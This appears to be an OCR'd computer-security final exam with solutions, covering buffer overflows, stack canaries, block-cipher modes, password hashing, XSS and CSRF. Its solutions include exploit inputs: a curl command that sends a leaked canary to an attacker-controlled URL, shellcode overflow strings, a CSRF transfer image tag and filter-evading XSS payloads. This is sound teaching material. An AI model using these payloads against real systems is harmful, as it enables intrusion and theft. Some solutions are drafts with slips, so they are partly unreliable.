CS 161 Summer 2024 — Introduction to Computer Security — Final

Solutions last updated: August 12th, 2024

Name: _____ SID (person to your left): _____

Student ID: _____ SID (person to your right): _____

This exam is 170 minutes long.

Question:	1	2	3	4	5	6	7	8	9	10	Total
Points:	0	9	8	14	14	12	6	13	12	12	100

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)
- ◍ Don't do this (it will be graded as incorrect)


For questions with **square checkboxes**, you may select one or more choices.

- ■ You can select
- ■ multiple squares (completely filled)

Anything you write outside the answer boxes or you ~~cross out~~ will not be graded. If you write multiple answers, your answer is ambiguous, or the bubble/checkbox is not entirely filled in, we will grade the worst interpretation.

Pre-exam activity (0 points):

Evanbot has been in their feels lately. Circle which Inside Out 2 Evanbot you feel most today.



A timelapse of Bot artist Ashley Zhang cooking these emotions up: https://www.youtube.com/watch?v=zAjCA5tMGWw.

Q1 *Honor Code* (0 points)

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

Read the honor code above and sign your name: _____

Q2 *True/False* **(9 points)**

Each true/false is worth 0.5 points.

Q2.1 In a `printf` call, a `%x` format string specifier is matched with the argument `0x16161616`, which is the address of the string `"Evanbot wants pancakes!"`.

TRUE or FALSE: The `%x` format string specifier will make `printf` output `16161616`.

● TRUE ○ FALSE

Solution: True. The `%x` format string specifier will take the argument `0x16161616` off the stack and print it, padding an output to 8 hexadecimal characters.

Q2.2 TRUE or FALSE: All memory safety vulnerabilities only exist because C allows users to write out-of-bounds.

○ TRUE ● FALSE

Solution: False. Certain format string attacks allow you to exploit a memory safety vulnerabilities without overwriting past the end of a buffer, like for instance, a read-out-of-bounds.

Q2.3 TRUE or FALSE: Implementations of theoretically secure cryptographic schemes can leak information about plaintext.

● TRUE ○ FALSE

Solution: True. Side channel attacks (such as timing attacks) can occur even with theoretically secure cryptographic schemes.

Q2.4 Consider the following scheme: A message M is encrypted with key K_1 in AES-ECB mode. An HMAC over the ciphertext is created using key K_2. Then, both the ciphertext and the tag are outputted.

TRUE or FALSE: This scheme is IND-CPA secure.

○ TRUE ● FALSE

Solution: False. AES-ECB is not IND-CPA secure, and thus, any message encrypted under it would leak information and not preserve confidentiality.

Q2.5 True or False: Using an unbiased source of entropy as a seed guarantees that a PRNG is rollback resistant.

○ True ● False

Solution: False. A PRNG should be seeded with an unbiased source of entropy, but many PRNGs seeded with an unbiased physical source of entropy are not rollback resistant. For instance, if we seed AES-CTR is an unbiased source of entropy, it would still not be rollback resistant (knowing the key would allow you to determine all past outputs of the PRNG).

Q2.6 Alice and Bob want to communicate using El Gamal. Alice sends a message M to Bob. Mallory does not know M.

True or False: Mallory can manipulate Alice's ciphertext such that Bob receives $161 \times M$.

● True ○ False

Solution: True. El Gamal is malleable, so the message can be modified. To make it so the victim receives $161 \times M$, the adversary can manipulate $C_1' = C_1, C_2' = 161 \times C_2 = 161 \times M \times g^{br}$. This would make Bob perceive the message to be $161 \times M$.

Q2.7 Assume that Alice trusts Evanbot. Mallory sends Alice a copy of Bob's certificate, which Alice verifies is signed by Evanbot.

True or False: Alice can trust this certificate has not been tampered with.

● True ○ False

Solution: True. Certificates are public values, and thus, anyone can send them. As long as the signature has not been tampered with, certificates can be trusted, even when sent from adversaries.

Q2.8 True or False: `https://toon.cs161.org` and `https://toon.cs161.org:81` have the same origin.

○ True ● False

Solution: False. To have the same origin, the protocol, domain, and port must be the same. However, the ports are different as `https` uses the port `443` if no other port is specified, which differs from the specified port of the second domain, which is `81`.

Q2.9 The `evanbot.com` server has ensured that all SQL statements in external facing APIs have been parameterized.

True or False: This prevents all SQL injection attacks on `evanbot.com`.

○ True ● False

Solution: False. If an attacker found an unparameterized internal facing API (like in Discussion 8 Q2.2), they would be able to run a SQL injection on `evanbot.com`. You must secure all APIs and queries (internal and external).

Q2.10 Assume all users are logged into `bank.com`, and that Facebook doesn't properly check user inputs. Mallory makes a Facebook post with the following content:

```
<img src="https://www.bank.com/transfer?amount=100&to=Mallory">
```

True or False: This triggers a stored XSS attack on all users who load and view this post in their browser.

○ True ● False

Solution: False. This is a CSRF attack as the main vulnerability in this attack is that any user who loads the image would send a GET request to `https://www.bank.com/transfer?amount=100&to=Mallory`, during which their browser automatically attaches their cookies (including their session token), making the request look like it was sent from their account. If this were a stored XSS attack, Mallory would instead be injecting Javascript into her post, rather than making a GET request.

Q2.11 True or False: In order for a NIDS to read traffic encrypted over TLS, it needs access to all of the private keys used by computers in the network.

● True ○ False

Solution: True. Since TLS is end-to-end secure between the client and the server, a NIDS in the middle cannot read any encrypted traffic. Therefore, in order for the NIDS to read that traffic, they need to be granted the symmetric keys in the TLS connection to decrypt.

Q2.12 True or False: NSEC records can be computed offline, but NSEC3 "white lies" records must be computed online.

● True ○ False

Solution: True. NSEC records sign a phrase such as `"No domains exist between X and Y"` where both `X` and `Y` are actual domains. Therefore, all NSEC records can be signed and computed ahead of time, offline. In contrast, NSEC3 "white lies" records need to be computed online because in regards to space, a server cannot precompute every possible name/hash offline.

Q2.13 True or False: TCP guarantees end-to-end encryption.

○ True ● False

Solution: False. TCP does not have any security baked into it. TLS guarantees end-to-end security.

Q2.14 True or False: A Layer 2 packet is included as the payload inside a Layer 3 packet.

○ True ● False

Solution: False. As you move to lower layers, you wrap additional headers around the message. This means a Layer 2 packet will wrap around a Layer 3 packet.

Q2.15 Assume Bob is outside Alice's LAN. Alice wants to send a message to Bob.

True or False: Alice's computer will create a packet for this message where the Layer 2 packet is addressed to the gateway in Alice's LAN, while the Layer 3 packet is addressed to Bob.

● True ○ False

Solution: True. When the packet is received by the gateway, it unwraps the packet and sees that the final destination IP address is Bob, which is not in the LAN. Thus, the gateway will re-route the packet over BGP to the correct LAN where Bob resides (at which point, the Layer 2 packet destination will hop between different routers) before finally being correctly designated for Bob's MAC address.

Q2.16 Alice and Bob send encrypted messages through a Tor relay.

True or False: The design of Tor intentionally prevents an attacker with a full (global) view of the entire network to learn that Alice and Bob are talking.

○ True ● False

Solution: False. A global network attacker is not part of Tor's threat model. Tor instead focuses more on local adversaries that can only see a portion of the network.

Q2.17 True or False: Prior to Snowden, HTTPS was almost impossible to use due to the high cost of certificates.

● True ○ False

Solution: True. This was mentioned in Nicholas Weaver's guest lecture (and most likely won't be in scope for future semesters).

Q2.18 True or False: The steps to execute an evict and reload Spectre exploit are as follows: Train, Flush, Call, Reload.

● True ○ False

Solution: True. This was mentioned in Madison Bohannon's guest lecture (and most likely won't be in scope for future semesters).

Q2.19 (0 points) True or False: `EvanBot is a real bot.`

● True ○ False

Solution: `True. Don't ask Bot to fit the proof in. Bot tries every semester, but you knew this already, didn't you?`

Q3 *Memory Safety: Secret Exfiltration* **(8 points)**

Consider the following vulnerable C code:

```
1 void vulnerable() {
2     char command[64];
3     memset(command, 0, 64);
4
5     fread(command, 64, 1, stdin);
6     system(command);
7     gets(command);
8 }
```

In this question, your goal is to execute a 64-byte `SHELLCODE` with high probability.

- You run GDB once, and find that the address of `command` is `0xffff1210`.
- The `system` C function takes in a **null-terminated string** and runs that string as a command in the terminal.
- The `curl` terminal command sends a GET request to a specified URL. Example: `curl www.google.com`. There must be exactly one space between `curl` and the URL.
- Mallory controls the webpage `www.mallory.com/log?msg=X`, where `X` is a URL parameter. If someone loads this webpage, the URL parameter gets sent to Mallory.

Q3.1 (2 points) For this subpart only, all memory safety defenses are disabled.

For this subpart only, we always provide the harmless command `"ls"` as input to the `fread` call.

Which of these inputs to the `gets` call would cause the program to execute shellcode? Select all that apply.

- ■ `SHELLCODE + 'A'*4 + \x10\x12\xff\xff`
- ■ `'A'*4 + SHELLCODE + \x14\x12\xff\xff`
- ☐ `'shellcode'`
- ☐ `'shellcode' + '\0' + 'A'*54 + \x10\x12\xff\xff`
- ☐ None of the above

Solution: Rough draft solution: First two work as a classic buffer overflow. Last two don't work because shellcode was never written into memory, and the raw string `"shellcode"` is not valid x86 machine code.

For subparts Q3.2–Q3.5, **stack canaries** are enabled, but all other defenses are disabled.

Q3.2 (2 points) Provide an input to `fread` for leaking the canary.

If any non-null byte works, use `'A'`.

Solution:

`'curl www.mallory.com/log?msg=' + 'A'*35`

When the `system` function is called, the terminal command that gets executed is `curl www.mallory.com/log?msg=AAAAAA...AAAcanary`. This leaks the canary to Mallory.

Note that our input clobbered out all null bytes inside `command`, so the `system` call will continue reading all the way through the canary.

Q3.3 (1 point) Mallory receives a URL parameter at her webpage. What bytes should she slice to extract the canary?

- ○ `[0:4]`
- ○ `[60:64]`
- ● `[35:39]`
- ○ `[64:68]`

Solution: We added 35 padding characters that get included in the URL parameter, so the canary is the four bytes after that.

Note: May need to adjust this for alternate answers like `curl www.mallory.com/log?msg=` where student tries to pad the terminal command with space. Haven't really thought about how to do that yet. Free response is an option though it's harder to grade.

Q3.4 (2 points) Regardless of your answers to the previous subparts, let `CANARY` be the leaked 4-byte value of the canary.

Provide an input to `gets` for executing shellcode.

If any non-null byte works, use `'A'`.

Solution:

`SHELLCODE + CANARY + 'A'*4 + \x10\x12\xff\xff`

Alt answer: `'A'*64 + CANARY + 'A'*4 + \x5c\x12\xff\xff + SHELLCODE`

Rough solution: Standard Project 1-style exploit. Overwrite canary with itself, point RIP to shellcode.

Q3.5 (1 point) Would your exploit work if the first byte of the canary (lowest byte in memory) was always a null byte?

- ○ Yes, with no modifications.
- ○ Yes, but Mallory has to slice out some different bytes.
- ● No, because leaking the canary is now impossible.
- ○ No, because writing the canary back into memory is now impossible.

Solution: The `system` command will stop reading at the null byte, and it won't read the remaining 3 bytes of the canary.

Q4 *Memory Safety: A Walk Down Memory Lane* **(14 points)**

For Q4.1-Q4.2, let's review C calling convention as described in lecture.

```
1  # begin prologue
2  push _____
3  mov %esp, _____
4  sub 16, %esp
5  # end prologue
6  ...
7  # at this point the return value is stored in %eax
8  # begin epilogue
9  mov %esp, _____
10 pop _____
11 ret
12 # end epilogue
```

Clarification: The ordering of registers in the `mov` *instructions on lines 3 and 9 should be flipped.*

Q4.1 (1 point) What goes in the blank on **line 3**?

Solution: `%ebp`. This is standard C calling convention.

Q4.2 (1 point) When the instruction on **line 10** is run, which registers are affected?

Solution: `%eip`, `%ebp`, and `%esp`. The full instruction on line 10 is `pop %ebp`, which will load the lowest value on the stack and store it in `ebp` and also increments `esp` to deallocate the memory on the stack. The `%eip` also shifts to move to the next instruction `ret`.

The rest of this question is independent of the previous parts.

```
1  char* rememberMe(char* coreMemory, size_t n) {
2      fread(coreMemory, 1, n, stdin);
3      return coreMemory;
4  }
5
6  void nostalgia(size_t* bingbong) {
7      char coreMemory[128];
8      rememberMe(coreMemory, *bingbong);
9      return;
10 }
11
12 int main() {
13     size_t* bingbong = malloc(2*sizeof(size_t));
14     printf("0x%x", bingbong);
15     fread(bingbong, sizeof(size_t), 2, stdin);
16     nostalgia(bingbong);
17     return 0;
18 }
```

Stack at Line 9

RIP of `main`
SFP of `main`
(1)
(2)
(3)
SFP of `nostalgia`
`coreMemory[128]`

The function `main` is being run. Your goal is to execute a 100-byte `SHELLCODE`. Suppose that:

- ASLR is enabled. All other defenses are disabled.
- At the end of a function call, if a function returns a non-void value, the value is stored in `%eax`.
- `%eax` is not modified at any other time.
- When line 14 executes, you see that the program has printed `0x12345678`.
- The command `call *%eax` is given by the two bytes `0xffd0`.

Q4.3 (1 point) Suppose the program is paused right before line 9 is executed. Fill in the stack diagram.

○	(1) RIP of `nostalgia`	(2) `size_t n`	(3) `coreMemory[128]`
○	(1) RIP of `nostalgia`	(2) `coreMemory[128]`	(3) `size_t* bingbong`
●	(1) `size_t* bingbong`	(2) `size_t* bingbong`	(3) RIP of `nostalgia`

Solution: Option C. From top to bottom:

- After the SFP of `main`, the local variables of `main` are stored. In this case, the only local variable is `int* ptr`.
- When calling `nostalgia`, the arguments to `nostalgia` are pushed to stack. In this case the only argument is `int* ptr`.
- Finally, when `nostalgia` is called, the EIP is pushed onto the stack, as the RIP of `nostalgia`. The RIP is right above the SFP.

Q4.4 (2 points) What should the **first** 4 bytes of input to `fread` on line 15 be? Write your answer as a decimal value. If multiple values are possible, write the smallest possible value.

> **Solution:** The first 4 bytes would be `0x00`, `0x00`, `0x00`, and `0x88` (for the number 136 = 128 + 8).

Q4.5 (2 points) What should the **last** 4 bytes of input to `fread` on line 15 be?

If any non-null byte works, use `'A'`.

> **Solution:** They can be any string of four bytes containing the two bytes `0xff` and `0xd0` contiguously. In this solution we use `0xff`, `0xd0`, `0x00`, and `0x00`.

The following code is reproduced for your convenience.

```
1  char* rememberMe(char* coreMemory, size_t n) {
2      fread(coreMemory, 1, n, stdin);
3      return coreMemory;
4  }
5
6  void nostalgia(size_t* bingbong) {
7      char coreMemory[128];
8      rememberMe(coreMemory, *bingbong);
9      return;
10 }
11
12 int main() {
13     size_t* bingbong = malloc(2*sizeof(size_t));
14     printf("0x%x", bingbong);
15     fread(bingbong, sizeof(size_t), 2, stdin);
16     nostalgia(bingbong);
17     return 0;
18 }
```

Q4.6 (4 points) What should the input to `fread` on line 2 be?

If any non-null byte works, use `'A'`.

Solution: `SHELLCODE + 32*'A' + '\x7c\x56\x34\x12'`

To execute this exploit we first have the chance to write 8 bytes to the allocated memory in the heap that `bingbong` is pointing towards on line 15. We see that the first 4 bytes are used to determine how much we can write line 4 with the goal to overwrite the RIP of the `nostalgia`. We then have 4 more bytes to write in this space.

Seeing that we do not have space for `SHELLCODE` to fit within the space. This limits `SHELLCODE` to fitting within `coreMemory`. Meaning we have to have the RIP redirect to `coreMemory` somehow. This is not an easy task given we do not have the addresses of anything in the stack due to ASLR being enabled. We are given however a command that redirects the `eip` to the `eax`. This proves to be helpful as the function `rememberMe` returns `coreMemory` in the eax register. So we need to store the `call *%eax` somewhere and have the RIP of `nostalgia` point to that location. We do know the location of where `bingbong` is pointing to and we have 4 bytes to spare so we decide to place the command in the latter 4 bytes of allocated memory.

With all of the pieces setup at this point we can go ahead and do a standard buffer overflow attack. We first write `SHELLCODE` to `coreMemory` (taking up 100 bytes). We then write garbage for the remaining buffer (28 bytes), and we overwrite the SFP of `nostalgia` (4 bytes) making up a total of 32 garbage bytes for us to write. Finally, we can overwrite the RIP of `nostalgia`. We are given that `bingbong` is pointing at `0x12345678`. While it might be tempting to write this value into the RIP of `nostalgia`, we cannot as that is pointing towards the first 4 bytes of our allocated memory (which was used to decide how much to write into `coreMemory`). This instruction is undefined, and unfortunately invalid. We must offset to the latter 4 bytes where we wrote the `call *%eax` command, giving us the `0x1234567c` address that we decide to write. Therefore, it is imperative that we write: `SHELLCODE + 32*'A' + '\x7c\x56\x34\x12'` at line 4.

Q4.7 (2 points) Select all additional memory safety defenses that would successfully prevent shellcode from executing if the exact exploit from before was used. Assume they are enabled independent of each other.

- [x] Stack canaries
- [x] Non-executable pages
- [x] PACs (on a 64-bit system, assuming the exploit was adjusted for 64-bit)
- [ ] None of the above

Solution: All would successfully prevent shellcode from executing.

Stack canaries would help since we have to write in one contiguous block, which would overwrite the stack canary, causing an exception.

Non-executable pages woud also work since we're writing `SHELLCODE` to the stack, which exists on a non-executable page of memory (since the stack is writeable, but not executable). Thus, when the program tries to execute `SHELLCODE` on the stack, it will error out.

PACs would also prevent this attack since at points, we are manipulating pointers on the stack, which means their PACs would be incorrect, causing an error as well.

Q4.8 (1 point) Suppose ASLR was disabled, but non-executable pages were enabled. Would the given code be secure if the attacker knew the location of the standard C library in memory?

○ Yes ● No


Solution: Given that we know that the fundamental vulnerability of this problem was that that there was a `call *%eax` we could write and execute. If we find this command within the C library we are able to take advantage of the same weakness we found within this program.

Q5 *Cryptography: What Would Scheme Do* **(14 points)**

Evanbot wonders whether IND-CPA is truly the best way of assessing schemes, and wants to try some different games.

First, Evan creates IND-CPA10, a modification of IND-CPA that involves 10 messages instead of 2. The game works as follows:

1. Eve may send a polynomial number of plaintexts to Alice and recieve their ciphertexts.
2. Eve issues a **set of 10** distinct plaintexts of the same length, (M_0, M_1, …, M_9), to Alice.
3. Alice randomly chooses one of the messages (M_b), encrypts it, and sends the encryption back to Eve.
4. Eve may continue to send any plaintexts to Alice to encrypt.
5. Eventually, Eve must guess what value Alice chose to encrypt.



Eve wins the game if she can guess M_b with a probability greater than randomly guessing.

Q5.1 (1 point) Fill in the blank: In order for a scheme to be IND-CPA10 secure, Eve must be able to correctly guess M_b with probability _____.

Clarification during exam: The probability should be a numerical value, without comparators.

Solution: $10\% \pm \epsilon$ (0.10 and $\frac{1}{10}$ were also accepted)

Since there are ten plaintexts, a truly random guess should succeed with probability $\frac{1}{10}$.

Q5.2 (1 point) Select all encryption schemes that are IND-CPA10 secure.

- ■ AES-CBC
- ■ AES-CTR
- ☐ None of the above
- ☐ AES-ECB
- ■ AES-CFB

Solution: IND-CPA10 is not substantially different from IND-CPA with regards to any of the given schemes, since increasing the number of messages does not offer Eve new ways to learn information. As such, all IND-CPA secure schemes are also IND-CPA10 secure.

Q5.3 (2 points) **For this subpart only**, assume that our IV/Nonce is set using a counter that starts at 0, and increments **every time Alice encrypts a message**.

Select all encryption schemes that remain IND-CPA10 secure.

- ☐ AES-CBC
- ■ AES-CFB
- ■ AES-CTR
- ☐ None of the above


Solution: CBC becomes insecure because the IV is XORed with the plaintext before encryption. This can be exploited in the following way: Assume that Eve sends M_1 and M_2 to be encrypted and gets the result C_b. Eve can now send in M_1 + 1 and get an encrypted C_x. If $C_x = C_b$ then M_1 is the chosen plaintext. If not, M_2 is the chosen plaintext.

CTR and CFB will still be secure since the IV/Nonce is directly inputted into AES block, and the output of that is a random permutation that is not useful to Eve. As long as the IV/Nonce is never reused, the schemes will be secure.

Evanbot isn't satisfied with IND-CPA10, and comes up with IND-BOT instead.

In this game, Eve can trick Alice into **both encrypting and decrypting** arbitrary messages. The game works as follows:

1. Eve may choose plaintexts to send to Alice and receive their ciphertexts. Eve may also choose ciphertexts to send and receive their plaintexts.
2. Eve issues a pair of distinct plaintexts of the same length, M_0 and M_1, to Alice.
3. Alice randomly chooses $M_b = M_0$ or M_1 to encrypt, and returns $C_b = \text{Enc}(K, M_b)$ to Eve.
4. Eve may continue to send plaintexts to encrypt, and she may send any ciphertexts that **are not** C_b to decrypt.
5. Eventually, Eve must guess what value Alice chose to encrypt.



Eve wins the game if she can guess M_b with probability greater than 0.5.

Evanbot sees that many common schemes are insecure against IND-BOT, and they want to know why.

Clarification during exam: For Q5.4-5.6, assume the cipher's block size matches the message size (both constant), producing a one-block output for any input.

Q5.4 (2 points) In two sentences or fewer, why is AES-ECB insecure against IND-BOT?

> **Solution:** Since ECB is already insecure against IND-CPA, and IND-BOT offers Eve more information than IND-CPA, Eve can pull off the exact same attack as they can under IND-CPA here.

In each subpart, provide a sequence of events (choosing from the list below) to win the game.

A. Eve asks Alice to encrypt the plaintext _____.
   Eve labels the returned ciphertext as (_____ , _____).
B. Eve asks Alice to decrypt the ciphertext (_____ , _____).
   Eve labels the returned plaintext as _____.
C. Eve sends randomly-chosen challenge plaintexts M_0, M_1 and receives (IV_b, C_b).

Write one event per row. You don't have to use all rows provided, but you may not use extra rows.

On each row: In the left box, write the letter (A to C) of the event. In the right box, write out the value(s) used in the placeholders, leaving spaces or commas to separate values.

In the final box: Using the variables we have, provide how Eve should guess which plaintext message Alice encrypted. You may use mathematical operations in your answer.

A completely unrelated sample answer is provided, both in English and in exam box format:

1. Eve sends randomly-chosen challenge plaintexts M_0, M_1 and receives (IV_b, C_b).
2. Eve asks Alice to encrypt the plaintext $M_0 \oplus 12$.
   Eve labels the returned ciphertext as (IV_3, C_3).
3. Eve asks Alice to decrypt the ciphertext $(5, C_3)$.
   Eve labels the returned plaintext as M_3.

C	
A	$M_0 \oplus 12$ (IV_3, C_3)
B	$(5, C_3)$ M_3

If $IV_b \oplus IV_3 = M_3$, guess M_1. Otherwise, guess M_0.

Q5.5 (4 points) How is AES-CTR insecure against IND-BOT?

Solution:

C.

B. $(IV_b, 0)$, M_x

If $C_b \oplus M_x = M_0$, guess M_0. Otherwise, guess M_1.

Using AES-CTR, the encrypted value of an arbitrary message M_b will be $E(IV_b||CTR) \oplus M_b$. To decrypt, we calculate $E(Nonce||CTR) \oplus C$. As such, if we provide $C = (IV_b, 0)$ to Alice to decrypt, we will receive the message $E(IV_b||CTR)$. Notice that this is the same value that is XORed with the plaintext to get the ciphertext. As such, if this value is XORed with the ciphertext, the resulting value will be the plaintext that Alice encrypted.

The event list and placeholders are repeated here for your convenience.

A. Eve asks Alice to encrypt the plaintext _____.
   Eve labels the returned ciphertext as (_____ , _____).
B. Eve asks Alice to decrypt the ciphertext (_____ , _____).
   Eve labels the returned plaintext as _____.
C. Eve sends randomly-chosen challenge plaintexts M_0, M_1 and receives (IV_b, C_b).

Q5.6 (4 points) How is AES-CBC insecure against IND-BOT?

Solution:

C.

B. $(0, C_b)$, M_x

If $IV_b \oplus M_x = M_0$, guess M_0. Otherwise, guess M_1.

Using AES-CBC, the encrypted value of an arbitrary message M_b will be $E(M_b \oplus IV_b)$. As such, if we provide $C = (0, C_b)$ to Alice to decrypt, we will receive the message $M_b \oplus IV_b$. Notice that this is the message Alice encrypted XORed with a known value, IV_b. As such, we can XOR by IV_b to see the value Alice encrypted.

Q6 *Cryptography: Yet Another Passwords Question (YAP Question)* **(12 points)**

EvanBot is maintaining a passwords database with U users. Each user has a unique username. Each user chooses a password (not necessarily unique) from a pool of P passwords.

Mallory is able to edit the database. Mallory wants to perform two attacks:

- Compute every user's password.
- Change every user's password to "potato," a password that is not in the passwords pool.

For each password storage scheme, select roughly how many hashes Mallory needs to compute for each attack.

Scheme A: For each user, store `username` and H(`password`).

Q6.1 (1 point) In Scheme A, how many hashes are needed to learn every user's password?

○ 0	● P	○ $U + UP$
○ 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	○ $P + UP$
○ $2U$	○ $1 + U$	○ UP

Solution: Hash each of the P passwords once.

Q6.2 (1 point) In Scheme A, how many hashes are needed to change every user's password to "potato?"

○ 0	○ P	○ $U + UP$
● 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	○ $P + UP$
○ $2U$	○ $1 + U$	○ UP

Solution: Hash the string "potato" to find the password hash, then set everybody's password to this hash.

Scheme B: For each user, store `username` and H(`username` || `password`).

Q6.3 (1 point) In Scheme B, how many hashes are needed to learn every user's password?

○ 0	○ P	○ $U + UP$
○ 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	○ $P + UP$
○ $2U$	○ $1 + U$	● UP

Solution: The hashes are salted now, so we need to hash the entire dictionary once per user.

Q6.4 (1 point) In Scheme B, how many hashes are needed to change every user's password to "potato?"

○ 0	○ P	○ $U + UP$
○ 1	○ $2P$	○ $1 + P$
● U	○ $U + P$	○ $P + UP$
○ $2U$	○ $1 + U$	○ UP

Solution: Because the hashes are salted now, we have to hash the string "potato" once per user to find the salted hash for that user.

Scheme C: For each user, store `username` and H(H(`username`) || `password`).

Q6.5 (2 points) In Scheme C, how many hashes are needed to learn every user's password?

○ 0	○ P	● $U + UP$
○ 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	○ $P + UP$
○ $2U$	○ $1 + U$	○ UP

Solution: Hash each username once to get a list of U hash outputs. Then, for each user, combine their hash output with all P passwords.

Q6.6 (2 points) In Scheme C, how many hashes are needed to change every user's password to "potato?"

○ 0	○ P	○ $U + UP$
○ 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	○ $P + UP$
● $2U$	○ $1 + U$	○ UP

Solution: Hash each username once to get a list of U hash outputs. Then, for each user, combine their hash output with the word "potato."

Scheme D: For each user, store `username` and H(`username` || H(`password`)).

Q6.7 (2 points) In Scheme D, how many hashes are needed to learn every user's password?

○ 0	○ P	○ $U + UP$
○ 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	● $P + UP$
○ $2U$	○ $1 + U$	○ UP

Solution: Hash the entire dictionary once to get all P of the H(`password`) values. Then, for each user, take those P values and hash them with their username.

Q6.8 (2 points) In Scheme D, how many hashes are needed to change every user's password to "potato?"

○ 0	○ P	○ $U + UP$
○ 1	○ $2P$	○ $1 + P$
○ U	○ $U + P$	○ $P + UP$
○ $2U$	● $1 + U$	○ UP

Solution: Hash the string "potato," and then hash the resulting output once with each of the usernames.

Q7 *Web Security: Don't Forget to Wash your Hands* (6 points)

Alice, a germaphobe, creates a search engine called `www.learninsideout.com` to rival the leading search engine which shall not be named.

When a user of `www.learninsideout.com` searches for a term X, they will be first redirected to a loading page that displays *Searching results for "X"....*

For example, if a user searches `"evanbot"` in the search bar, the loading page will display *Searching results for "evanbot"....*

Q7.1 (1 point) Which class of web attacks is this system vulnerable to?

- ○ SQL Injection
- ○ Clickjacking
- ○ CSRF
- ● XSS

Solution: XSS is a class of attacks where an attacker injects malicious JavaScript onto a webpage. When a victim user loads the webpage, the user's browser will run the malicious JavaScript.

We are not given any information about a SQL table so we cannot conclude SQL tables. CSRF attacks are similarly rooted out since we don't know if users are logged into other websites concurrently. Clickjacking is also not possible given the scheme.

Q7.2 (1 point) Construct a search query that causes the user's browser to execute the Javascript `alert(1)`.

Solution: `<script>alert(1)</script>`

Considering that the search is embedded in HTML, we execute a standard XSS attack that embeds script tags and an alert in the middle. This will temporarily escape the HTML block we are in and execute JS.

Alice sees the vulnerability, and as a lover of all things clean, is implementing input sanitization.

In the following subparts, we will explore multiple **broken** input sanitization schemes. For each subpart, provide a search query that executes the Javascript `alert(1)`. Each scheme is independent.

Q7.3 (1 point) Replace the last instance of `</script>` with `"none"`.

Solution: `<script>alert(1)</script></script>`

Note that since this is HTML, the none at the end will just be read as text and won't disrupt the attack as the core XSS attack remains intact.

Q7.4 (1 point) Scan the input once and remove every instance of `alert` from the search query.

Solution: Example answer : `<script>al<b>alert</b>ert(1)</script>`

Here, when we remove the bolded `alert` from the attack, the `"al"` and `"ert"` merge to create `alert` in the output.

Q7.5 (1 point) Add `garbage` to the beginning (before the first character) of the search query.

Solution: Example: `<script>alert(1)</script>`

The same explanation as 7.3 applies here.

Q7.6 (1 point) Name a broader defense that would prevent such attacks from occurring. Your answer should be 5 words or less.

Solution: Content Security Policy

From the textbook: If you enable CSP, you can no longer run any scripts that are embedded directly in the HTML document. You can only load external scripts specified by the script tag and an external URL.

Q8 *Web Security: Doggo's Disaster Website* **(13 points)**

The newest hit social media network by developer Neta has brought the wonders of the internet to our furry friends through a website called Doggo! The URL for Doggo is `www.doggo.com`.

When a user creates a profile on `www.doggo.com`, they enter a `username` and a `password`. Each user has their own page that is publicly viewable at the URL, `www.doggo.com/view?user=H(username)`, where `H(username)` denotes the hashed value of `username`. If a user is logged in, they can edit the HTML of their own page.

Q8.1 (1 point) We discover that a secret is randomly generated and stored in a comment at `www.doggo.com/secret.html`. Can the user Alice steal the secret?

- ● Yes, because the Same-Origin Policy says nothing about retrieving webpages.
- ○ Yes, because Alice's page and the secrets page have the same origin.
- ○ No, because Alice's page and the secrets page have different origins.
- ○ No, because the JS is being loaded from different webpages.

Solution: The purpose of the same origin policy is to isolate each webpage from interacting with one another, rather than prevent access from individuals to webpages.

Q8.2 (1 point) Suppose Alice and Bob have accounts for their dogs with the corresponding URLs:

`www.doggo.com/view?user=H(alice)`

`www.doggo.com/view?user=H(bob)`

Alice configures some custom settings for her page through her browser cookies. If Bob uses the same computer and browser as Alice, will he see the customization when he logs in?

- ○ Yes, because the URLs have equal domain suffixes and different path prefixes.
- ● Yes, because the URLs have equal domain suffixes and equal path prefixes.
- ○ No, because the URLs have equal domain suffixes and equal path prefixes.
- ○ No, all cookies are only applied to the exact website they were generated by.

Solution: Refer to cookie policy from the textbook for an explanation to this.

The following subparts are **independent** from each other.

Consider the following modified scheme: When a user creates an account, a random 16-byte `user-id` is associated with the user. The URL for their profile is `www.doggo.com/view?user=user-id`.

The backend SQL table `dog` stores information for each user. Here are the attributes of the table:

`dogs` Table	
`username`	`string`
`password`	`string`
